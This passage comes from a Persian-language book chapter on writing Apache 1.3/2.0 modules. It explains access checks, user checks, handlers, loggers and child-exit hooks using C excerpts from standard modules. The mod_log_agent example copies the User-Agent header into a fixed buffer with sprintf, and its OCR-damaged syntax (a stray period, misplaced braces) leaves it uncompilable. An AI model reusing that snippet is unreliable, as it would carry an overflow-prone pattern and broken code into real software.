        if (!(mmask & ap[i].limited))
            continue;

        switch (ap[i].type) {
        case T_ENV:
            if (ap_table_get(r->subprocess_env, ap[i].x.from)) {
                return 1;
            }
            break;

        case T_ALL:
            return 1;

        case T_IP:
            if (ap[i].x.ip.net != INADDR_NONE
                && (r->connection->remote_addr.sin_addr.s_addr
                    & ap[i].x.ip.mask) == ap[i].x.ip.net) {
                return 1;
            }
            break;

        case T_HOST:
            if (!gothost) {
                remotehost = ap_get_remote_host(r->connection, r->per_dir_config,
                    REMOTE_DOUBLE_REV);

                if ((remotehost == NULL) || is_ip(remotehost))
                    gothost = 1;
                else
                    gothost = 2;
            }

            if ((gothost == 2) && in_domain(ap[i].x.from, remotehost))
                return 1;
            break;

        case T_FAIL:
            /* do nothing? */
            break;
        }
    }

    return 0;
}
```

```

}

static int check_dir_access(request_rec *r)
{
    int method = r->method_number;
    access_dir_conf *a =
        (access_dir_conf *)
        ap_get_module_config(r->per_dir_config, &access_module);
    int ret = OK;

    if (a->order[method] == ALLOW_THEN_DENY) {
        ret = FORBIDDEN;
        if (find_allowdeny(r, a->allows, method))
            ret = OK;
        if (find_allowdeny(r, a->denys, method))
            ret = FORBIDDEN;
    }
    else if (a->order[method] == DENY_THEN_ALLOW) {
        if (find_allowdeny(r, a->denys, method))
            ret = FORBIDDEN;
        if (find_allowdeny(r, a->allows, method))
            ret = OK;
    }
    else {
        if (find_allowdeny(r, a->allows, method)
            && !find_allowdeny(r, a->denys, method))
            ret = OK;
        else
            ret = FORBIDDEN;
    }

    if (ret == FORBIDDEN
        && (ap_satisfies(r) != SATISFY_ANY || !ap_some_auth_required(r))) {
        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
            "client denied by server configuration: %s",
            r->filename);
    }

    return ret;
}

```

نسبتاً نحوه کار تابع مشخص است. در () `in_ip` و () `in_domain` آدرس IP و نام دامنه بررسی می‌شود. تنها تفاوت آپاچی ۲.۰ در مقدار بازگشتی FORBIDDEN است که به HTTP_FORBIDDEN تغییر کرده است.

Check User ID

```
int module_check_user_id(request_rec *pReq)
```

این تباغ برای وارسی مجاز بودن کاربران برای دسترسی به URL فعلی است (که در pReq- connection->user قابل دستیابی است). معمولاً از پیکربندی شاخه‌ای (که ترکیبی از پیکربندی شاخه، پرونده و محل است) استفاده می‌کند. باید OK، DECLINED یا یک کد حالت برگرداند. کد معمولی بازگشتی HTTP_UNAUTHORIZED است، در صورتی که کاربر غیر مجاز باشد. پیمانه‌ها تا هنگامی که یکی از آنها چیزی جز DECLINED برگرداند، فراخوانی می‌شوند.

دوباره برای دیدن یک مثال طبیعی از mod_auth.c استفاده می‌کنیم.

مثال ۱۷-۱۲. mod_auth.c

```
int check_user_access (request_rec *r) {
    auth_config_rec *sec =
        (auth_config_rec *)ap_get_module_config (r->per_dir_config, &auth_module);
    char *user = r->connection->user;
    int m = r->method_number;
    int method_restricted = 0;
    register int x;
    char *t, *w;
    table *grpstatus;
    array_header *reqs_arr = requires (r);
    require_line *reqs;

    if (!reqs_arr)
        return (OK);
    reqs = (require_line *)reqs_arr->elts;

    if(sec->auth_grpfile)
        grpstatus = groups_for_user (r->pool, user, sec->auth_grpfile);
    else
        grpstatus = NULL;

    for(x=0; x < reqs_arr->nelts; x++) {

        if (!(reqs[x].method_mask & (1 << m))) continue;

        method_restricted = 1;

        t = reqs[x].requirement;
        w = getword(r->pool, &t, ' ');
        if(!strcmp(w,"valid-user"))
            return OK;
        if(!strcmp(w,"user")) {
            while(t[0]) {
                w = getword_conf (r->pool, &t);
                if(!strcmp(user,w))
                    return OK;
            }
        }
        else if(!strcmp(w,"group")) {
            if(!grpstatus)
                return DECLINED; /* DBM group? Something else? */

```

```

        while(t[0]) {
            w = getword_conf(r->pool, &t);
            if(table_get(grpstatus, w))
                return OK;
        }
    }
}

if(!method_restricted)
    return OK;

note_basic_auth_failure(r);

return AUTH_REQUIRED;
}

```

Handlers

handler_rec aModuleHandlers[]; [1.3]

تعریف handler_rec را می‌توان در http_config.h (1.3) دید:

```

typedef struct {
    char *content_type;
    int (*handler)(request_rec *);
} handler_rec;

```

در نسخه ۲،۰ راهبرها (handlers) با یک تابع به صورت معمولی ثبت شده و عهده‌دار واریسی نوع محتوا^۱ هستند.

بالاخره آماده راهبری درخواست هستیم. هسته در میان راهبرهای پیمان‌ها به دنبال راهبر مناسب برای راهبری درخواست می‌باشد که از لحاظ نوع پرونده یا نوع MIME مطابق باشند. هنگامی که راهبر مناسب پیدا شد، فراخوانی می‌شود. این راهبر وظیفه واقعی خدمت دادن به کاربر را انجام می‌دهد.

mod_status.c تنها یک راهبر را پیاده کرده است. مثال زیر در این باره است:

مثال ۱۸-۱۲. mod_status.c

```

handler_rec status_handlers[] =
{
    { STATUS_MAGIC_TYPE, status_handler },
    { "server-status", status_handler },
    { NULL }
};

```

البته در اینجا راهبر واقعی به خاطر طولانی بودن نشان نداده‌ایم. آنچه که انجام می‌دهد آن است که با استفاده از محتوای scoreboard (که جزئیات فرآیندهای فرزند را ثبت می‌کند)، صفحه حجیمی از HTML تولید می‌کند. کاربر راهبر را با استفاده از SetHandler یا AddHandler

¹ Content Type

مشخص می‌کند. از آنجا که راهبر پرونده‌ای استفاده نمی‌کند، SetHandler طبیعی‌ترین روش برای انجام این کار است.

مثال مشابهی در آپاچی ۲،۰ تابعی به جای آرایهٔ handlers_recs دارد:

```
static void register_hooks(apr_pool_t *p)
{
    ap_hook_handler(status_handler, NULL, NULL, APR_HOOK_MIDDLE);
    ...
}
همانطور که قبلاً شرح داده شد ( set_handler() نوع محتوا را خودش واری می‌کند):
static int status_handler(request_rec *r)
{
    ...
    if (strcmp(r->handler, STATUS_MAGIC_TYPE) &&
        strcmp(r->handler, "server-status")) {
        return DECLINED;
    }
    ...
}
```

Logger

```
int module_logger(request_rec *pRec)
```

اکنون درخواست پردازش شده و گرد و خاک به زمین نشسته! و ممکن است بخواهید درباره درخواست انجام شده چیزی ثبت کنید. البته هسته اجرای رویدادنگار را به محض اینکه پیمانه‌ای کدی غیر از OK یا DECLINED برگرداند را متوقف می‌کند، که البته به ندرت اتفاق می‌افتد. هر چند mod_log_agent.c و mod_log_config.c به جای آن معرفی شده، با این حال مثال فشرده و زیبایی است:

مثال ۱۹-۱۲. mod_log_agent.c

```
int agent_log_transaction(request_rec *orig)
{
    agent_log_state *cls = ap_get_module_config (orig->server->module_config,
                                                &agent_log_module);
    char str[HUGE_STRING_LEN];
    char *agent;
    request_rec *r;

    if(cls->agent_fd < 0)
        return OK;

    for (r = orig; r->next; r = r->next)
        continue;
    if (*cls->fname == '\0'. /* Don't log agent */
        return DECLINED;

    agent = table_get(orig->headers_in, "User-Agent");
    if(agent != NULL)
    {
        sprintf(str, "%s\n", agent);
    }
}
```

```

        write(cls->agent_fd, str, strlen(str));
    }

    return OK;
}

```

Child Exit

```

void
child_exit(server_rec *pServer, pool *pPool) [1.3]

```

این تابع بلافاصله پیش از خروج یک فرزند اجرا می‌شود. مفهوم "فرزند" در بخش Child Initialization شرح داده شد. معمولاً از این تابع برای آزادسازی منابع استفاده می‌شود. در آپاچی ۲.۰ تابع child_exit وجود ندارد، در عوض هر کدام یک تابع پاکسازی در مخزنی که به init_child داده می‌شود، ثبت می‌کند.

مثال ۱۲-۰. mod_log_config.c

```

static void flush_all_logs(server_rec *s, pool *p)
{
    multi_log_state *mls;
    array_header *log_list;
    config_log_state *clsarray;
    int i;

    for (; s; s = s->next) {
        mls = ap_get_log_module_config(s->module_config, &config_log_module);
        log_list = NULL;
        if (mls->config_logs->nelts) {
            log_list = mls->config_logs;
        }
        else if (mls->server_config_logs) {
            log_list = mls->server_config_logs;
        }
        if (log_list) {
            clsarray = (config_log_state *) log_list->elts;
            for (i = 0; i < log_list->nelts; ++i) {
                flush_log(&clsarray[i]);
            }
        }
    }
}

```

این رویه فقط هنگامی استفاده می‌شود که BUFFERED_LOGS تعریف شده باشد. در نسخه ۲.۰ تابع مشابهی استفاده می‌شود ولی همانطور که گفته شد در init_child ثبت می‌شود:

```

static void init_child(apr_pool_t *p, server_rec *s)
{
#ifdef BUFFERED_LOGS
    /* Now register the last buffer flush with the cleanup engine */
    apr_pool_cleanup_register(p, s, flush_all_logs, flush_all_logs);

```

```
#endif  
}
```

۱۲-۴- راهنمایی‌های عمومی

آپاچی ۲،۰ ممکن است به صورت چند ریسمانی^۱ (بسته به استفاده از MPM) باشد. اگر می‌خواهید پیمانۀ شما از آزمون سربلند بیرون بیاید، از متغیرهای سراسری استفاده نکنید. اگر ممکن نبود، به نحوه استفاده از آن در یک کارساز چند ریسمانی دقت کنید. فراموش نکنید که از جدول notes در رکورد درخواست می‌توانید هر داده‌ای را که نیاز دارید بین توابع رد و بدل کنید، استفاده کنید.

هیچ‌گاه از بافر با طول ثابت استفاده نکنید. بسیاری از رخنه‌های امنیتی در اینترنت به خاطر استفاده از بافرهای با طول ثابت به وجود می‌آید. روش مخزن (pool) مجموعه‌ غنی از ابزارها فراهم می‌کند که می‌توانید با استفاده از آنها از بافر با طول ثابت خودداری کنید. به یاد داشته باشید که پیمانۀ شما ممکن است کاربری به طور تصادفی پیمانۀ شما را کارساز خود پیکربندی کرده و استفاده کند. بنابراین به هیچ وجه به ورودی‌های کاربر اعتماد نکنید. و نیز از انجام کاری که با پیمانۀ‌های دیگر تداخل ایجاد می‌کند، خودداری نمایید (کار سختی است! ولی سعی خود را بکنید!).

¹ Multithreaded